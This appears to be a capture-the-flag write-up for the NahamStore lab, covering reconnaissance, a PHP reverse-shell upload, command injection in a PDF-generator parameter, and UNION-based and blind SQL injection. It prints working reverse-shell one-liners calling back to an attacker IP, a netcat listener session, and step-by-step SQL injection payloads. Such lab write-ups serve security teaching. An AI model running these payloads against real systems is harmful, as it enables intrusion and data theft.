
- Web Servers: Nginx version 1.14.0 is used both as the web server and reverse proxy.
- Operating System: Ubuntu is the underlying OS running the server.
- UI Frameworks: Bootstrap version 3.3.7 is used for the frontend user interface design.
- JavaScript Libraries: jQuery version 1.12.4 powers the client-side scripting

---

When we access port 8000 (that we discoved with nmap) from browser

<http://nahamstore.thm:8000/>

We found :




Now we have discoverd That Backend System Works withPHP

2. whatweb

WhatWeb is an open-source reconnaissance tool designed to identify and fingerprint technologies running on a target website , WhatWeb is commonly used by penetration testers and security researchers to quickly build a technology profile of their target and spot potential vulnerabilities related to outdated or misconfigured software

whatweb <http://nahamstore.thm/>

Output Screen :



Output Explained:


The output for **http://nahamstore.thm/** shows:

- The web server is **nginx 1.14.0** running on **Ubuntu Linux**.
- The site uses the **Bootstrap 3.3.7** frontend framework.
- **jQuery** JavaScript library is present.
- The main visible cookie is **session**.
- The main page title is “NahamStore - Home”.
- It supports **HTML5** and sends a header for **IE=edge** compatibility.
- The detected IP address is **10.10.170.63** (likely an internal/lab IP).
- The "Country[RESERVED][ZZ]" flag means the IP is reserved or not geolocated to a specific country

3. wafw00f

Wafw00f is a web application firewall (WAF) fingerprinting tool. Its main purpose is to detect and identify if a website is protected by a WAF, and if possible

Output Screen :



Output Explained:

In your provided output, Wafw00f scanned **http://nahamstore.thm/** and reported:

- No WAF detected by the generic detection

- **robots.txt**

After we making nmap scanning , Port 8000/tcp is found open and running an instance of nginx version 1.18.0. This server may be acting as a reverse proxy, which means it forwards client requests to other backend servers based on its configuration

robots.txt :

http://nahamstore.thm:8000/robots.txt

output :(expose admin panel)

User-agent: *


Disallow: /admin

B. Remote Code Execution (RCE)

- **Severity:** Critical (enabling host compromise)
- **Affected asset:** Application endpoints and host process context.
- **Summary:** Evidence indicates the application allowed execution in a server context. RCE likely enabled the subsequent local privilege escalation.
- **Recommended remediation:** Remove unsafe code paths (avoid system calls with user input), patch/upgrade frameworks and components, run the web


service with least privileges, and perform a secure code review focused on command/OS interactions.

Upload a Script leads to RCE



The page you see is a "Marketing Manager Dashboard"—basically, an admin panel for managing marketing campaigns in a web application. It's a backend area where the marketing administrator can create, edit, and track the different campaigns running on the site, such as "Pre Opening Interest" and "Hoodie Giveaway" campaigns. These campaigns represent marketing strategies—a "Pre Opening Interest" campaign aims to generate buzz and collect user interest before a business or service is officially launched, while a "Hoodie Giveaway" is typically used to attract engagement by offering free merch to users as an incentive

When we click on action we notice the source code is page is exists and runs




Now we will try to upload php scripts for executing webshell or revershell , i prefered a reverse shell due to may firewall block inbound connections

we will use

https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php
popular reverse shell in github , but modify

$ip variable

$port variable



Now we will listen to connection using netcat then trigger the script

```
nc -nlvp 1234
```

then trigger the script

```
http://marketing.nahamstore.thm/09c2afcff60bb4dd3af7c5c5d74a482f
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.21.216.75] from (UNKNOWN) [10.10.138.248] 45264
Linux af11c847d4c7 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64 x86_6
4 x86_64 GNU/Linux
 20:30:52 up 48 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

we can make interactive shell usign python , we will try to fet access later


(this may be backdoor)

Command Injection leads to RCE


we created account and make an order to specific product

Then intercep the /pdf-generator endpoint the create a pdf for our product

we observe this parameter is vulnerable to command injection. When you inject special shell syntax like or or $(...) inside the "id" parameter value, the backend system executing the PDF generation command interprets that injected content as a shell command to be executed on the server



Output : (that means command is executed)



We can use`` backtricks or $( ) subshell

Now we can Exploit command injection for executing Bind shell or Reverse shell

we will use a website that generate shells

https://www.revshells.com/

we will try to execute reverse shell but this depending on target , we will trybash or php

php executed successfully

```
php -r '$sock=fsockopen("10.21.216.75",9001);system("sh <&3 >&3 2>&3");'
```

or

```
php -r '$sock=fsockopen("10.21.216.75",9001);exec("sh <&3 >&3 2>&3");'
```

NOTE : make url encoded

```
php%20-r%20%27%24sock%3Dfsockopen%28%2210.21.216.75%22%2C9001%29%3Bsystem%28%22sh%20%3C%263%20%3E%263%202%3E%263%22%29%3B%27
```

Booom now , you have a shell

(Not Considered a backdoor)

whlie nevigating into system we found other internal subdomains

```
cat /etc/hosts



172.17.0.1      nahamstore-2020.nahamstore.thm

172.17.0.1      nahamstore-2020-dev.nahamstore.thm

10.131.104.72   internal-api.nahamstore.thm
```

C. SQL Injection (2 instances)

- **Severity:** High
- **Affected asset:** Specific request parameters (see Appendix B for parameter names).
- **Summary:** Parameter-based SQL injection vectors were identified; could allow data retrieval or modification.
- **Recommended remediation:** Use prepared statements/parameterized queries, validate and sanitize input server-side, enforce least-privilege DB accounts, and rotate DB credentials if stored on compromised hosts.

Flag 1: In-band SQL Injection

Initial Discovery

While browsing through the NahamStore application, I noticed that product pages used a URL parameter to fetch specific items:

```
http://nahamstore.thm/product?id=1
```

This immediately caught my attention as a potential injection point. Any time user input is directly reflected in database queries, there's a possibility of SQL injection.


Testing for Vulnerability

Initial Probe

I started with the most basic SQLi test - appending a single quote to the parameter:

```
http://nahamstore.thm/product?id=1'
```

Bingo! The application threw a verbose SQL error:



This error message was extremely helpful as it confirmed:

- The application is vulnerable to SQL injection
- The backend database is **MySQL**
- The query uses a LIMIT clause
- Our input is being inserted directly into the query without proper sanitization

Understanding the Error

The error message suggests the original query likely looks something like:

```
SELECT * FROM products WHERE id = '' LIMIT 1
```

Our single quote broke out of the string context, causing the syntax error.

Enumeration Phase

Determining the Number of Columns

Before I could use a UNION-based attack, I needed to figure out how many columns the original SELECT statement was returning. I tried several approaches:

Approach 1: ORDER BY Technique

I started incrementing the ORDER BY clause to find where the query would break:

http://nahamstore.thm/product?id=1 ORDER BY 1-- - (no error)

http://nahamstore.thm/product?id=1 ORDER BY 2-- - (no error)

http://nahamstore.thm/product?id=1 ORDER BY 3-- - (no error)

http://nahamstore.thm/product?id=1 ORDER BY 4-- - (no error)

http://nahamstore.thm/product?id=1 ORDER BY 5-- - (no error)

http://nahamstore.thm/product?id=1 ORDER BY 6-- - (error)

This worked without errors until I exceeded the actual column count, which would indicate the exact number of columns(5 columns).

Approach 2: UNION SELECT with NULL values

I also tested with UNION SELECT statements using NULL values:

http://nahamstore.thm/product?id=1 UNION SELECT NULL-- -

http://nahamstore.thm/product?id=1 UNION SELECT NULL,NULL-- -


http://nahamstore.thm/product?id=1 UNION SELECT NULL,NULL,NULL-- -

http://nahamstore.thm/product?id=1 UNION SELECT NULL,NULL,NULL,NULL-- -

http://nahamstore.thm/product?id=1 UNION SELECT NULL,NULL,NULL,NULL,NULL-- -

Testing the payload with 5 columns:

http://nahamstore.thm/product?id=0 UNION SELECT 1,2,3,4,5-- -



Success! The query returns **5 columns**, and I could see which positions were being displayed on the page (likely positions 2, 3, or 4 based on typical product display patterns).


Identifying Data Types

Once I knew there were 5 columns, I needed to figure out which columns could display string data:

http://nahamstore.thm/product?id=0 UNION SELECT 'test',NULL,NULL,NULL,NULL-- -

http://nahamstore.thm/product?id=0 UNION SELECT NULL,'test',NULL,NULL,NULL-- -

This helped me identify which positions in the UNION statement could be used to extract readable text data.



Database Enumeration (Optional Exploration)

At this point, I could have explored the database structure further using MySQL's information_schema, but since the task description already provided the table name (sqli_one) and column name (flag), I proceeded directly to extraction.

If I didn't have this information, I would have run:

-- Get database name

0 UNION SELECT NULL,database(),NULL,NULL,NULL-- -

-- Get table names

0 UNION SELECT NULL,table_name,NULL,NULL,NULL FROM information_schema.tables WHERE table_schema=database()-- -


-- Get column names

0 UNION SELECT NULL,column_name,NULL,NULL,NULL FROM information_schema.columns WHERE table_name='sqli_one'-- -

Extracting the Flag

According to the task description, the flag exists in table sqli_one within a column named flag. With this information, I crafted the final payload:

http://nahamstore.thm/product?id=0 UNION SELECT NULL,flag,NULL,NULL,NULL FROM sqli_one-- -



Breaking down this payload:

- id=0 - Using 0 ensures the original query returns no results, so only our UNION data displays
- UNION SELECT - Combines our malicious query with the original
- NULL,flag,NULL,NULL,NULL - Matches the 5-column structure, with flag in the second position (where product data typically displays)
- FROM sqli_one - Targets the table containing the flag
- -- - - Comments out the rest of the original query (the space after -- is important in MySQL)

Flag Retrieved: {d890234e20be48ff96a2f9caab0de55c}

Flag 2: Blind SQL Injection


Discovery Phase

After successfully exploiting the first vulnerability, I began searching for the second SQL injection mentioned in the task description. I systematically tested various parameters across different pages of the application.

I tested several areas:

- Search functionality
- User profile parameters
- Checkout process
- Contact forms
- **Returns page** ← Found it!

Eventually, I discovered that the /returns page was vulnerable to **Blind SQL Injection**.



Understanding the Functionality

The returns page accepts a POST request with three parameters:

- order_number - The order ID to process a return
- return_reason - Reason code for the return
- return_info - Additional information text

My hypothesis: When a user submits an order_number, the application queries the database to fetch order details and validate the order exists. This database interaction makes it a potential injection point.

Initial Testing

I first tried basic SQL injection payloads in the order_number field:

1'

1' OR '1'='1

1' AND '1'='2

Unlike the first vulnerability, there were **no error messages** displayed. However, I noticed subtle differences in the application's response:


- Valid order numbers returned a success message
- Invalid inputs returned an error message
